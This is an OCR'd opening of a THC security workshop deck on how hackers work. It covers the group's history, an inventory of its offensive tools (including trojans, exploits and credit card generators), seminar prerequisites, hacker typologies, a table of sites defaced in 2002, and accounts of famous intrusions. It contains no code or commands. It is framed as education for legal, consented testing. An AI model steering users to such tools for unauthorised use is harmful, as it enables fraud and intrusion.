the hacker's choice

How Elite Hackers Work

Some Tricks'n Techniques

van Hauser, THC

vh@thc.org

http://www.thc.org

ontents

bout THC

History

- Founded on 1st October 1995 by joining Drunken Traders Inc. and LORE BBS
- First we came up with a cool acronym (THC) and then thought about what it could mean.
- We finally agreed on “The Hacker’s Choice”
- Hey, we were kids back then ☺
- We were and still are a release group. Who wants to join has to release something pretty cool under the THC label.

bout THC

Today

- No one of us is breaking into systems, or committing other computer crimes.
- Wide scope of interest:
  - Network Security/Hacking >> parasite, hydra, flood, probe, gg
  - Unix Security/Hacking >> unix-hacking-toolkit
  - Windows Security/Hacking >> ipf, happybrowser, cupass
  - Application Security/Hacking >> amap, vmap, ra-bbs-hack
  - Credit Card generation/verifying tools >> thc-cred, thc-shagg
  - Wardialing >> thc-scan
  - Wardriving >> wardrive, thc-rut
  - Phreaking >> pbxhack, gd, login hacker
  - Cryptography/Anonymity/Authentication >> passid, fuzzyfingerprints, anon unix
  - Trojans and Backdoors >> ra-bbs, rwwwshell
  - Exploits >> realserv, lpset, thc-sql etc.
  - Ethical articles >> hackers go corporate, human2hacker
  - … and in old times also anarchy and virus stuff … examine our magazines!

bout THC

Our Web Page

- Has got all our tools (29!), articles (32!) and exploits (8) online.

Visit us at http://www.thc.org

The Goal

Goal of this workshop:

- Understand the way hackers work
- See what tools hackers are using and how they work
- Understand the hacking methodology
- Enable you to perform LEGAL tests on your own

This workshop is designed to take security specialists with network, Unix and Windows knowledge and enable them to perform LEGAL tests of their infrastructure on their own.

eminar Requirements

- In-depth knowledge of TCP/IP
  - Paket structures of IP, ICMP, UDP, TCP (incl. All flags and fields!)
  - IP Adressing, routing and routing decisions
  - RIP and OSPF routing protocols (basics)
  - TCP 3-way handshake (incl. When which flags are set, sequence numbers - and understanding why)
  - ICMP types (echo request/reply, all unreachables types, redirects, timestamp Requests, netmask Requests, etc.)
  - IP options (source-routing, record-route)
  - **Helpful are the books "TCP/IP Illustrated, Volume 1" from Stevens, and "Hack Proofing your Network“**
  - **TCP/IP Illustrated Volume 1 is available online at: http://www.thinkingsecure.com/docs/TCPIP-Illustrated-1/**

eminar Requirements

- Basic knowledge of penetration testing, e.g. by reading "Hacking Exposed" or a similar book
- In-depth knowledge of Unix administration:
  - IP configuration with ifconfig
  - Configuration of routes with route
  - Install programs with configure & make, and rpm
  - Packing & unpacking of files (tar, gzip, bzip2, zip, compress)
  - In's and out's of the find command
  - Network commands in general (netstat, rpcinfo, showmount, snmpwalk, telnet, ftp, netcat)
  - General system usage system (ls, cd, cp, rm, mv, find)
  - Able to use and understand nmap
  - Configuring a new kernel, compiling, and using it

eminar Requirements

- Good knowledge of Windows 2K+
  - How do Domains and Active Directory (W2K+) work
  - NTLM, SID, SAM, Rights, ACLs, Shares, IPC$
  - Netbios / CIFS
  - Win32 system administration from a CMD shell (use of net.exe etc.)
  - Win32 standard services

eminar Requirements

- Hardware to bring
  - Laptop with installed Linux (e.g. SuSE) AND Windows 2000/XP
  - Linux – "Standard installation without Office", however with "Development" and "Network", and the tools: openssl, Nessus, nmap and ethereal.
  - Windows with actual service pack (XP: SP1 only, not SP2)
  - FastEthernet network card (incl. all cables & adapters ☺)
  - Wavelan card 11Mps supporting 128 bit encryption
  - Omnidirect antenna for wavelan card 7+dBi (OPTIONAL)
  - Direct antenna for wavelan card 10+dBi (OPTIONAL)
  - GPS (with NMEA supported) and PC cable (OPTIONAL)

Attention!

Hacking - unauthorized intrusion and unauthorized reading of data - is illegal!

The goal of this seminar is NOT to make a hacker/criminal out of you!

Use the learned knowledge only for testing for the existence of the security vulnerabilities – with full consent of the system owner and your superior!

What is Hacking?

The difference between hacking, Hacking and H4cK1nG

ittle History of Hacking....

What is Hacking?

- **A Hacker is someone who makes furniture with an axe.**
  (Guy L. Steel, et al., The Hacker´s Dictionary)

....however, in the last months,
some new definitions were found on the Internet

What is Hacking?

- Definition 1:
  „A person who enjoys exploring the details of programmable systems and how to stretch their capabilities, as opposed to most users, who prefer to learn only the minimum necessary.“
- Definition 2:
  „One who programs enthusiastically (even obsessively) or who enjoys programming rather than just theorizing about programming.“

What is Hacking?

Today a Hacker is:

„A hacker is a computer user who intrudes unauthorized computer systems and/or obtains access to restricted data.“

What is Hacking?

Motivations for Hacking:

- Leisure
- Curiosity
- Craving for recognition
- Financial gains
- Terrorism

he Hats

White hat: Finds security flaws with intent to patch them up

Grey hat: Releases exploits without prior warning

Black hat: Exploits security flaws for personal gain

rackers

- **Removal of copy protection and distribution of pirate software**
- **Breaking into computer systems with intent to steal or cause other damage**
- **Usually very skilled and cautious**
- **Black hat**

hreakers

- Exploits security flaws in public telephone networks, PBXes etc. to avoid billing or to cause damage
- The oldest form of hacking
- Black hat

cript Kiddies

The graffiti artist of cyber space

Most often pick their targets randomly

Use tools produced by more skilled hackers black hat

Motives:

- Status in the hacker community
- Distribution of pirate software
- To be annoying

ipherpunks

Cryptanalysts
Highly educated
Mostly white hat
Motives:

- Status in the hacker community
- Academic recognition

irii authors

Mostly found in countries where computers are recently introduced

(usually) Despised by the hacking community

Black hat, few grey hat

"Legitimate" researchers that do not release their creations are obviously not black hat

Motives:

- Random destruction
- The challenge

leet / lamer

Eleet (31337)

- Posting new exploits
- Humiliating large software companies
- Media attention
- Tool development

Lamer

- Using tools without understanding the theory
- Sloppy technique
- Getting caught

Hacker Types?

"Hackers" can be distinguished between:

- Joyrider
  - Compromises systems for curiosity or leisure
  - Prefers publicly known systems (z.B. Microsoft)
  - Expects interesting data
- Vandals: goal is data destruction
- Scorekeeper
  - Hacks to score prestige and pointy
  - Prefers interesting and publicly known systems
- Spy: steals information for political or financial gain
- Terrorists: destroying „e-infrastructures"

What is Hacking?

Beside their motivation, Hackers can also be distinguished for their skills into several groups:

- Skript Kiddies
- Classical Hacker
- Professional Hacker

What is Hacking?

Skript Kiddes:

- Have a medium level of computer know-how
- Motivation is scorekeeping or joyriding

What is Hacking?

Classical Hacker:


- High to very high level of computer know-how
- Excellent ability to analyse
- Access to professional operating system and application source codes
- Motivation is joyriding

What is Hacking?


Professional Hacker:

- Same as classical hacker, but has got additional financial resources
- High criminal energy:
  - Application for internships
  - Breaking and entering
  - Wireless LANs (willing to travel to the target)
  - Able to perform expensive attacks like frequency analysis or observation by bugging

What is Hacking? Hacker Profiles



What is Hacking? Advanced Usability



The Hacker Scene

Hacker Conventions

Defcon - Annual conference held in Las Vegas
Hope - Annual conference in NY (by 2600)
@lanta.con - computer convention in Atlanta
iCON - security convention in Cleveland
CCC Congress – Annual conference held in Berlin
CCC Camp – Hacker Camp every 4 years near Berlin
HIP/HAL/… - Hacker Camp every 4 years in the Netherlands

More (and underground/closed) conferences exist

Hacker Online Meeting Places

IRC

- Networks:
  - efnet
  - ircsnet
- Channels:
  - #hack
  - #hack.<COUNTRYCODE>
  - #hacking
  - #bluebox
  - #<GROUPNAME>
  - etc.

Hacker Mailing Lists

Open (!) Mailing Lists:

- bugtraq
- full-disclosure

Most Famous Hacker Attacks

Microsoft, NASA, CitiBank, ...

Most Famous Hacker Attacks

- Every day more than 20 web sites are defaced.
- These are approximately 7000 sites a year!
- Some examples given:
  Yahoo, E*Trade, Verfassungsschutz, NASA, VISA International, Canon Deutschland, Microsoft, CitiBank, CNN, Noris Bank, RSA Security, Anderson Consulting, and many more

efaced Servers on 02.01.2002

date	> original site	> archive	> attacked by	> OS	> comments	> nmap	> class-C
1/02/2002	www.feesc.org.br	mirror	P()W	Windows	none	view	none
1/02/2002	www.transexualsmovie.com	mirror	SanaLappung	Unknown	none	view	history
1/02/2002	www.porn-latin.com	mirror	SanaLappung	Unknown	none	view	history
1/02/2002	www.dobedo.kn	mirror	MHA	Windows	none	view	none
1/02/2002	www.calliope.ma	mirror	DarkCode	Windows	none	view	none
1/02/2002	www.alfanet.net.ma	mirror	DarkCode	Windows	none	view	history
1/02/2002	www.bytehouse.de	mirror	S4t4n1c_S0uls	Windows	none	view	none
1/02/2002	www.eglobaltraders.com	mirror	Perfect.Br	Windows	none	view	none
1/02/2002	www.carlstahl.de	mirror	S4t4n1c_S0uls	Windows	none	view	none
1/02/2002	www.bzn.de	mirror	S4t4n1c_S0uls	Windows	none	view	none
1/02/2002	www.proserve.com.sg	mirror	thug^lord	Windows	none	view	history
1/02/2002	www.primo.com.sg	mirror	thug^lord	Windows	none	view	history
1/02/2002	www.theswapmonkey.com	mirror	hax0rs lab	Linux	none	view	none
1/02/2002	www.transitlink.com.sg	mirror	thug^lord	Windows	none	view	history
1/02/2002	www.gofers.co.nz	mirror	Digital WrapperZ	Unknown	none	view	history
1/02/2002	www.cut.umu.se	mirror	Unknown	Windows	none	view	none
1/02/2002	www.x-terrain.com	mirror	H.i.S	Windows	none	view	history
1/02/2002	www.transexualserotica.com	mirror	SanaLappung	Unknown	none	view	history
1/02/2002	www.j-petnet.com	mirror	P()W	Windows	none	view	none
1/02/2002	www.ciudadbolivia.com	mirror	H.i.S	Windows	none	view	history
1/02/2002	www.cmsspeedtoys.com	mirror	xaw	Windows	none	view	history
1/02/2002	www.buerosysteme.co.at	mirror	xb0x	Windows	Redefacement	view	history
1/02/2002	www.belgium-blues.seffle.nu	mirror	Digital WrapperZ	Windows	none	view	none
1/02/2002	www.document.cz	mirror	Digital WrapperZ	Windows	none	view	history
1/02/2002	contec.internetx.de	mirror	DarkSheep	Linux	none	view	history
1/02/2002	www.goodis.net	mirror	DarkCode	Linux	none	view	history
1/02/2002	naos.itp.uni-hannover.de	mirror	grep	AIX	none	view	history
1/02/2002	www.tech-child.com	mirror	hax0rs lab	Linux	none	view	none
1/02/2002	www.tutorindelhi.com	mirror	Perfect.Br	Windows	none	view	history
1/02/2002	www.rendanet.com	mirror	CR4CK1N705H	Linux	none	view	history
1/02/2002	www.soltlaxcala.com.mx	mirror	The Hun	Linux	none	view	history

NASA Hack

- Name NASA Hack
- Year 1986
- Author/Hacker CCC

The german Chaos Computer Clubs breaks into the NASA computer network.

Morris Worm


- Name Morris Worm
- Year November 1988
- Author/Hacker Robert Morris jr.

The world's first Internet worm, which infects in a few hours approximately 6.000 Vax servers and Sun workstations.

To this time, these computers represents more than 60% of all systems connected to the Internet.

itiBank

- Victim CitiBank
- Year 1994
- Author/Hacker Vladimir Levin



Vladimir Levin breaks in into the CitiBanks computer network and steals 10 Mio USD. The attack was performed from St. Petersburg.

The bank lost ten important customers.

Kevin Mitnick

- Victims: Motorola, NEC, Sun, Nokia, Fujtsu
- Year: 1989-1994
- Author/Hacker: Kevin Mitnick

Kevin Mitnick was the US' most wanted Hacker.

From the companies mentioned above, he gathered computer programs for several million USD.

Hacker Attack on Microsoft

- Victim — Microsoft
- Year — 2000
- Author/Hacker — Russian Hackers

A hacker group succeeded to penetrate Microsofts systemens.

The program gathered secretly user account passwords and sent them to an eMail address in St. Petersburg.

Later on, the stolen accounts were abused to trespass the Microsoft network and to steal source codes of several MS products.


Hacking Internet Provider


- Victim — Cloud Nine
- Year — 2002
- Author/Hacker — ??

An English ISP was forced to quit his business because of permanent Denial-of-Server attacks.

The 2,500 existing customer were transfered to business competitors.

he Way Of Life, Hacker-Style





Hacker Methodology

Introduction

he Hacker Methodology

